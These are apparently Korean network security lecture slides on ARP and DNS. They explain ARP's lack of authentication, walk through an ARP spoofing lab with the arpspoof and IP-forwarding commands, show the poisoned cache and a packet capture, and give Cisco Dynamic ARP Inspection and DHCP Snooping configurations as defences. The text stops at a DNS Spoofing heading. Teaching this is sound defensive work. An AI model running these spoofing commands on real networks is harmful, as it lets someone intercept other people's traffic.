
◆ IP Source Guard

- 포트별로 허용된 IP-MAC-Port 조합만 통과
- IP Spoofing 방어DHCP Snooping과 연계 사용

ARP Operation

❖ ARP 동작

- ◆ 172.16.4.1이 172.16.4.3에게 데이터를 전송하려는 경우,
 - 172.16.4.1은 ARP Request를 Broadcast로 전송한다.
 - 172.16.4.3은 자신의 MAC 주소를 담아 ARP Reply를 Unicast로 응답한다.
 - 172.16.4.1은 MAC 주소를 ARP Cache에 저장하고 Frame을 생성하여 데이터를 전송한다.




ARP Operation

❖ ARP Vulnerability (ARP 취약점)

- ◆ ARP는 Stateless한 프로토콜이다
 - 이전 요청(Request)과 무관하게 응답(Reply)을 수신하고 처리한다
- ◆ ARP는 Request를 받지 않고도 Reply를 보낼 수 있다.
 - 위조된 ARP Reply가 정상적인 응답으로 처리될 수 있다
- ◆ ARP에는 인증 메커니즘이 존재하지 않는다
 - 응답자가 보낸 MAC 주소의 진위 여부를 검증할 수 없다.
 - ARP Request 및 ARP Reply 조작이 가능하다.
- ◆ ARP Request는 Broadcast 방식으로 패킷을 전달한다.
 - 네트워크 전체에 패킷이 전파됨을 의미한다.
 - Broadcast 트래픽을 줄이고 효율적인 통신을 위해 시스템은 ARP Cache Table을 사용하여 IP-MAC 매핑 정보를 임시로 저장한다.

ARP Spoofing Attack Lab



ARP Spoofing Attack

❖ ARP Spoofing 실습

- ◆ 공격자는 Victim에게 위조된 ARP Reply를 전송하여 ARP Cache Table을 변조한다.
 - `arpspoof -i eth0 -t <Target IP> <Gateway IP>`
 - ❖ <Target IP> : 속일 대상(Victim)
 - ❖ <Gateway IP> : 속이고자 하는 IP (Router/Gateway)
- ◆ Forwarding
- ◆ 공격자가 중간에서 패킷을 전달하기 위해 IP Forwarding을 활성화한다.
 - `echo 1 > /proc/sys/net/ipv4/ip_forward`
 - `sysctl -w net.ipv4.ip_forward=1`

ARP Spoofing Attack (cont.)

- ARP Spoofing 전 windows의 ARP Cache Table 정보

```
C:\WINDOWS\system32\cmd.exe

C:\>arp -a

Interface: 10.10.10.1 --- 0x10003
    Internet Address      Physical Address      Type
    10.10.10.254          c4-00-0c-10-00-00     dynamic
```

- Kali에서 공격 시작

```
root@BackTrack4: ~ - Shell - Konsole

Session Edit View Bookmarks Settings Help

root@BackTrack4:~#
root@BackTrack4:~#
root@BackTrack4:~# arpspoof -t 10.10.10.1 10.10.10.254
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:
f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:
f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:
f7:e9
0:c:29:74:f7:e9 0:c:29:b2:d7:f7 0806 42: arp reply 10.10.10.254 is-at 0:c:29:74:
f7:e9
```

ARP Spoofing Attack (cont.)

- ARP Spoofing 후 windows의 ARP Cache Table 정보

```
C:\WINDOWS\system32\cmd.exe

C:\>arp -a


Interface: 10.10.10.1 --- 0x10003
  Internet Address      Physical Address      Type
  10.10.10.254          00-0c-29-74-f7-e9    dynamic
```

- Kali의 MAC Address 확인

```
root@BackTrack4: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

root@BackTrack4:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:74:f7:e9
          inet addr:10.10.10.10  Bcast:10.10.10.255  mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe74:f7e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:293 errors:0 dropped:0 overruns:0 frame:0
          TX packets:316 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29985 (29.9 KB)  TX bytes:28097 (28.0 KB)
          Interrupt:19 Base address:0x2000
```

ARP Spoofing Attack (cont.)



(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: + Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
64	58.910185	c4:01:0c:10:f1:03	Spanning-tree-(for-br	STP	Conf. Root = 32768/c4:01:0c:10:00:00 Cost = 0
65	60.029812	Vmware_74:f7:e9	Vmware_b2:d7:f7	ARP	10.10.10.254 is at 00:0c:29:74:f7:e9
66	60.925681	c4:01:0c:10:f1:03	Spanning-tree-(for-br	STP	Conf. Root = 32768/c4:01:0c:10:00:00 Cost = 0
67	62.055608	Vmware_74:f7:e9	Vmware_b2:d7:f7	ARP	10.10.10.254 is at 00:0c:29:74:f7:e9
68	62.917212	c4:01:0c:10:f1:03	Spanning-tree-(for-br	STP	Conf. Root = 32768/c4:01:0c:10:00:00 Cost = 0
69	64.056790	Vmware_74:f7:e9	Vmware_b2:d7:f7	ARP	10.10.10.254 is at 00:0c:29:74:f7:e9
70	64.940517	c4:01:0c:10:f1:03	Spanning-tree-(for-br	STP	Conf. Root = 32768/c4:01:0c:10:00:00 Cost = 0
71	66.057902	Vmware_74:f7:e9	Vmware_b2:d7:f7	ARP	10.10.10.254 is at 00:0c:29:74:f7:e9

Frame 63 (42 bytes on wire, 42 bytes captured)

Ethernet II, Src: Vmware_74:f7:e9 (00:0c:29:74:f7:e9), Dst: Vmware_b2:d7:f7 (00:0c:29:b2:d7:f7)

Address Resolution Protocol (reply)

- Hardware type: Ethernet (0x0001)
- Protocol type: IP (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: reply (0x0002)
- Sender MAC address: Vmware_74:f7:e9 (00:0c:29:74:f7:e9)
- Sender IP address: 10.10.10.254 (10.10.10.254)
- Target MAC address: Vmware_b2:d7:f7 (00:0c:29:b2:d7:f7)
- Target IP address: 10.10.10.1 (10.10.10.1)

0000 00 0c 29 b2 d7 f7 00 0c 29 74 f7 e9 08 06 00 01 ..).....)t.....
0010 08 00 06 04 00 02 00 0c 29 74 f7 e9 0a 0a 0a fe)t.....
0020 00 0c 29 b2 d7 f7 0a 0a 0a 01 ..)..... ..

File: "tmp/etherXXXXtXIdK3" 6656 B... Packets: 81 Displayed: 81 Marked: 0 Dropped: 0 Profile: Default

Dynamic ARP Inspection

➤ ARP Inspection DB를 수동으로 생성

```
Switch(config)# ip arp inspection vlan 1
Switch(config)# arp access-list arpacl
Switch(config-arp-acl)# permit ip host 10.10.10.254 mac host 0001.0002.0003
Switch(config-arp-acl)# permit ip host 10.10.10.1 mac host 0004.0005.0006
Switch(config-arp-acl)# exit
Switch(config)# ip arp inspection filter arpacl vlan
```


➤ DHCP Snooping 시 만들어 지는 DB를 사용

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 1
Switch(config)# no ip dhcp snooping information option
Switch(config)# int fa0/2
Switch(config-if)# ip dhcp snooping trust

Switch(config)# ip arp inspection vlan 1
Switch(config)# int fa0/2
Switch(config-if)# ip arp inspection trust
```

Domain Name System

➤ Domain Name을 IP주소로 변경해주는 Server




DNS Spoofing

❖ DNS Spoofing

- ◆ 클라이언트가 보낸 DNS Query에 대해 정상 DNS 서버의 응답을 가장한 위조 DNS Response를 먼저 전송하여 잘못된 IP 주소를 캐시하고, 사용하게 만드는 공격 기법
- ◆ DNS는 기본적으로 UDP 기반이며, 연결 상태를 유지하지 않기 때문에 응답의 출처를 강하게 검증하지 못한다.
- ◆ DNS Query/Response는 기본적으로 인증이나 서명 검증이 없기 때문에 형식만 맞으면 위조 응답도 수용될 수 있다.
- ◆ 공격자가 동일 네트워크(Local) 또는 MITM 위치에 있을 경우, 정상 DNS 서버보다 빠르게 위조 응답을 보낼 수 있다.
- ◆ 클라이언트는 자신이 보낸 DNS Query와 Transaction ID, Source Port 등이 일치하는 응답 중 먼저 도착한 응답을 신뢰한다.

DNS Name Query 순서

Domain Name 해석 요구




DNS Spoofing

